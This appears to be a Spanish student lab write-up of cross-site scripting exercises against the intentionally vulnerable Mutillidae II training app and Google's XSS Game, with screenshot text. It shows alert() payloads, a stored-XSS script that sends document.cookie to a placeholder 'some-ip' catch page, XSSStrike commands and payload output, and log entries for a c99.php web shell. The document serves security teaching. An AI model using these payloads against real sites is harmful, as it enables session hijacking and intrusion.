

-EJERCICIOS INYECCION CROSS-SITE SCRIPTING-

Ejercicio 1 - Manual y XSSStrike

► Prerrequisitos

- Kali Linux ejecutándose
 - OWASP BWA corriendo
 - Accede a **Mutillidae II** desde tu navegador en Kali
-


Parte A: Reflected XSS (First Order)

OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order)

1. DNS Lookup

- Introduce un script malicioso en el campo, como:

<script>alert('HOLA ROGELIO')</script>



2. Pen Test Tool Lookup

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

Others

Documentation

Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

10.0.2.6/mutillidae/index.php?pageshow=log.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Resolviendo Google...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Log

Back

Help Me!

Hints

Cross-site Scripting (XSS)

HTML Injection (HTMLI)

25 log records found

Refresh Logs

Delete Logs

Hostname	IP	Browser Agent	Page Viewed	Date/Time
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: /owaspbwa/mutillidae-git/home.php	2025-05-30 03:34:55
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: captured-data.php	2025-05-30 03:34:41
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: captured-data.php	2025-05-30 03:34:37
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: captured-data.php	2025-05-30 03:34:30
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: /owaspbwa/mutillidae-git/home.php	2025-05-30 03:34:06
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited:	2025-05-30 03:33:40
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: pen-test-tool-lookup.php	2025-05-30 03:32:36
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: /owaspbwa/mutillidae-git/home.php	2025-05-30 03:31:52
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: /tmp/c99.php	2025-05-30 03:31:44
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: /tmp/c99.php?cmd=whoami	2025-05-28 13:05:54
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: /tmp/c99.php?	2025-05-28 13:05:42
10.0.2.5	10.0.2.5	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: /tmp/c99.php?	2025-05-28 13:05:03
10.0.2.5	10.0.2.5	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: st4r7s	2025-05-28 13:04:21
10.0.2.5	10.0.2.5	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: st4r7sv3dm0s3nd	2025-05-28 13:04:19
10.0.2.5	10.0.2.5	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: st4r7s3nd	2025-05-28 13:04:11
10.0.2.5	10.0.2.5	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: st4r7sv3dm0s3nd	2025-05-28 13:04:09
10.0.2.5	10.0.2.5	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: /tmp/c99.php.?	2025-05-28 13:04:05
10.0.2.5	10.0.2.5	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: v3dm0s	2025-05-28 13:04:05
10.0.2.5	10.0.2.5	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36	User visited: v3dm0s	2025-05-28 13:04:05

Parte B: Persisted XSS (Second Order)

OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order)

1. Add to your blog

- En el formulario del blog, añadimos:


```
<script>alert("XSS");</script>
```

1234

Kali LinuxExploitando XSS en el tut...Ajustes10.0.2.6/mutillidae/indexHints

10.0.2.6/mutillidae/index.php?page=add-to-your-blog.php


Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecComando dig en Linux...


**OWASP Mutillidae II: Web Pwn in Mass Production**


Version: 2.6.24Security Level: 0 (Hosed)Hints: Enabled (1 - 5cr1pt K1dd1e)Not Logged In


HomeLogin/RegisterToggle HintsShow Popup HintsToggle SecurityEnforce SSLReset DBView LogView Captured Data

OWASP 2013>OWASP 2010>OWASP 2007>Web Services>HTML 5>Others>Documentation>Resources>

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

Welcome To The Blog

BackHelp Me!

Hints

Add New Blog EntryView Blogs

Add blog for anonymous

Note: ,<i> and <u> are now allowed in blog entries

<script>alert('XSS');</script>

10.0.2.6XSSAcceptar

View Blogs

	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
PHP Version: 5.3.2-1ubuntu4.30

Leido 10.0.2.6

2. View someone's blog

- Al visualizar los comentarios, el script debe ejecutarse automáticamente.

The screenshot shows the OWASP Mutillidae II web application interface. The browser window has multiple tabs, including 'Exploando XSS en el tu...', 'Ajustes', '10.0.2.6/mutillidae/index...', and 'Hints'. The address bar shows '10.0.2.6/mutillidae/index.php?page=add-to-your-blog.php'. The application header includes the title 'OWASP Mutillidae II: Web Pwn in Mass Production' and status information: 'Version: 2.6.24', 'Security Level: 0 (Hosed)', 'Hints: Enabled (1 - 5cr1pt K1dd1e)', and 'Not Logged In'. A navigation bar contains links: 'Home', 'Login/Register', 'Toggle Hints', 'Show Popup Hints', 'Toggle Security', 'Enforce SSL', 'Reset DB', 'View Log', and 'View Captured Data'. A left sidebar lists various resources like 'OWASP 2013', 'OWASP 2010', 'OWASP 2007', 'Web Services', 'HTML 5', 'Others', 'Documentation', 'Resources', 'Getting Started: Project Whitepaper', 'Release Announcements', 'Video Tutorials', and 'OWASP'. The main content area is titled 'Welcome To The Blog' and features a 'Back' button, a 'Help Me!' button, and a 'Hints' dropdown. Below this is a section for 'Add New Blog Entry' with a 'View Blogs' link. A red button labeled 'Add blog for anonymous' is present, along with a note: 'Note: , <i> and <u> are now allowed in blog entries'. A text input field and a 'Save Blog Entry' button are also visible. Below the input field is a 'View Blogs' link. A table titled '2 Current Blog Entries' displays the following data:

	Name	Date	Comment
1	anonymous	2025-05-26 05:14:47	
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Below the table is a 'CSRF Protection Information' section. It contains a 'Posted Token: (Validation not performed)' box, followed by labels for 'Expected Token For This Request:', 'Token Passed By User For This Request:', 'New Token For Next Request:', and 'Token Stored in Session:'.

The footer of the application displays: 'Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' and 'PHP Version: 5.3.2-1ubuntu4.30'.

3. Show Log

1234

Kali Linux

Exploitando XSS en el tut...


Ajustes

10.0.2.6/mutillidae/index...

Hints

10.0.2.6/mutillidae/index.php?page=add-to-your-blog.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecComando dig en Linux...

 **OWASP Mutillidae II: Web Pwn in Mass Production**

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013

OWASP 2010

OWASP 2007


Web Services


HTML 5


Others


Documentation

Resources

 **Getting Started: Project Whitepaper**

 **Release Announcements**

 **Video Tutorials**

 **OWASP**

Welcome To The Blog

Back

Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: , <i> and <u> are now allowed in blog entries

```
<script>
new Image().src="http://some-ip/mutillidae/catch.php?
cookie="+encodeURIComponent(document.cookie);
</script>
```

Save Blog Entry

View Blogs

2 Current Blog Entries

	Name	Date	Comment
1	anonymous	2025-05-26 05:14:47	
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

CSRF Protection Information

Posted Token:
(Validation not performed)

Expected Token For This Request:
Token Passed By User For This Request:

New Token For Next Request:
Token Stored In Session:

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

PHP Version: 5.3.2-1ubuntu4.30

Kali Linux

Exploitando XSS en el tuti...

Ajustes

10.0.2.6/mutillidae/index...

Hints

10.0.2.6/mutillidae/index.php?page=add-to-your-blog.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecComando dig en Linux...

Kali Linux

https://www.kali.org/

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24Security Level: 0 (Hosed)Hints: Enabled (1 - 5cr1pt K1dd1e)Not Logged In

HomeLogin/RegisterToggle HintsShow Popup HintsToggle SecurityEnforce SSLReset DBView LogView Captured Data

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

Others

Documentation

Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

Welcome To The Blog

Back

Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: , and <u> are now allowed in blog entries

```
<script>
  new Image().src="http://some-ip/mutillidae/catch.php?
  cookie="+encodeURIComponent(document.cookie);
</script>
```

10.0.2.6

XSS

Acceptar

View Blogs

	Name	Date	Comment
1	anonymous	2025-05-26 05:14:47	
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

CSRF Protection Information

Posted Token: (Validation not performed)

Expected Token For This Request:

Token Passed By User For This Request:

New Token For Next Request:

Token Stored In Session:

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

PHP Version: 5.3.2-1ubuntu4.30

https://www.kali.org

1234

Kali Linux

Exploitando XSS en el tut...


Ajustes

10.0.2.6/mutillidae/index...

Hints

10.0.2.6/mutillidae/index.php?page=view-someones-blog.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecComando dig en Linux...

**OWASP Mutillidae II: Web Pwn in Mass Production**

Version: 2.6.24Security Level: 0 (Hosed)Hints: Enabled (1 - 5cr1pt K1dd1e)Not Logged In

HomeLogin/RegisterToggle HintsShow Popup HintsToggle SecurityEnforce SSLReset DBView LogView Captured Data

OWASP 2013

OWASP 2010

OWASP 2007


Web Services


HTML 5

Others


Documentation

Resources


Getting Started:
Project
Whitepaper



Release
Announcements



Video
Tutorials



OWASP

View Blogs

Back

Help Me!

Hints

View Blog Entries

Add To Your Blog

Select Author and Click to View Blog

Please Choose AuthorView Blog Entries

14 Current Blog Entries

	Name	Date	Comment
1	anonymous	2025-05-26 05:17:22	script> new Image().src="http://some-ip/mutillidae/catch.php?cookie="+encodeURIComponent(document.cookie);
2	anonymous	2025-05-26 05:14:47	
3	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
4	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic
5	kevin	2009-03-01 22:31:13	Read more Douglas Adams
6	kevin	2009-03-01 22:31:13	You should take SANS SEC542
7	asprox	2009-03-01 22:31:13	Fear me, for I am asprox!
8	john	2009-03-01 22:30:06	Chocolate is GOOD!!!
9	jeremy	2009-03-01 22:29:49	Why give users the ability to get to the unfiltered Internet? It's just asking for trouble.
10	john	2009-03-01 22:29:04	Listen to Pauldotcom!
11	ed	2009-03-01 22:27:48	I love me some Netcat!!!
12	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?
13	adrian	2009-03-01 22:26:54	Looks like I got a lot more work to do. Fun, Fun, Fun!!!
14	adrian	2009-03-01 22:26:12	Well, I've been working on this for a bit. Welcome to my crappy blog software. :)

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
PHP Version: 5.3.2-1ubuntu4.30

Uso de XSSStrike (Automatizado)

Instalación:

```
git clone https://github.com/s0md3v/XSSStrike
cd XSSStrike
pip3 install -r requirements.txt
```

Ejecución


```
python3 xsstrike.py -u "http://10.0.2.6/mutillidae/index.php?page=dns-lookup&host=test"
```


```
root@kali: /home/kali/XSSStrike  
[root@kali]~/home/kali/XSSStrike# python3 xssstrike.py -u "http://10.0.2.6/mutillidae/index.php?page=dns-lookup&host=test"  
XSSStrike v3.1.5  
  
[-] Checking for DOM vulnerabilities  
[*] WAF Status: Offline  
[*] Testing parameter: page  
[*] Reflections found: 6  
[-] Analysing reflections  
[-] Generating payloads  
[*] Payloads generated: 18548  
  
[-] Payload: <html%><p>onmouseover=&confirm(%)&x</p>  
[*] Efficiency: 100  
[*] Confidence: 10  
[*] Would you like to continue scanning? [y/N] y  
  
[-] Payload: <html%><p>onmouseover=alert(/x/)&x</p>  
[*] Efficiency: 100  
[*] Confidence: 10  
[*] Would you like to continue scanning? [y/N] y  
  
[-] Payload: <html/>/OnMouseOver%a=%a=prompt,a()  
[*] Efficiency: 100  
[*] Confidence: 10  
[*] Would you like to continue scanning? [y/N] y  
  
[-] Payload: <a%><script%>%a[%].find(confirm)%x</script%>  
[*] Efficiency: 100  
[*] Confidence: 10  
[*] Would you like to continue scanning? [y/N] y  
  
[-] Payload: <Details%><p>onEnterEvent%a=(confirm())%x</p>  
[*] Efficiency: 100  
[*] Confidence: 10  
[*] Would you like to continue scanning? [y/N] y  
  
[-] Payload: <dVv//OnmouseOVer+%=confirm(%&x)</dVv%  
[*] Efficiency: 100  
[*] Confidence: 10  
[*] Would you like to continue scanning? [y/N]
```

Ejercicio 2 - XSS Game de Google (Opcional)

Accede a: <https://xss-game.appspot.com>

→ Adjunto pantallazos hasta el nivel 3





12346

Comando dig en Linux: in: xNueva pestañaXSS game: Level 2+

me.appspot.com/level2

Kali LinuxKali ToolsKali DocsNueva pestañaKali NetHunterExploit-DBGoogle Hacking DBOffSecResolviendo Google...

[2/6] Level 2: Persistence is key

Mission Description

Web applications often keep user data in server-side and, increasingly, client-side databases and later display it to users. No matter where such user-controlled data comes from, it should be handled carefully.

This level shows how easily XSS bugs can be introduced in complex apps.

Mission Objective

Inject a script to pop up an alert() in the context of the application.


Note: the application saves your posts so if you sneak in code to execute the alert, this level will be solved every time you reload it.


Your Target


I am vulnerable

URL | Go

Madchatter Chatter from across the Web. [Clear all posts](#)

 You

 Me

 xss-game.appspot.com

Congratulations, you executed an alert:
XSS

You can now advance to the next level.

Acceptar

Target code (toggle)

Hints 0/3 (show)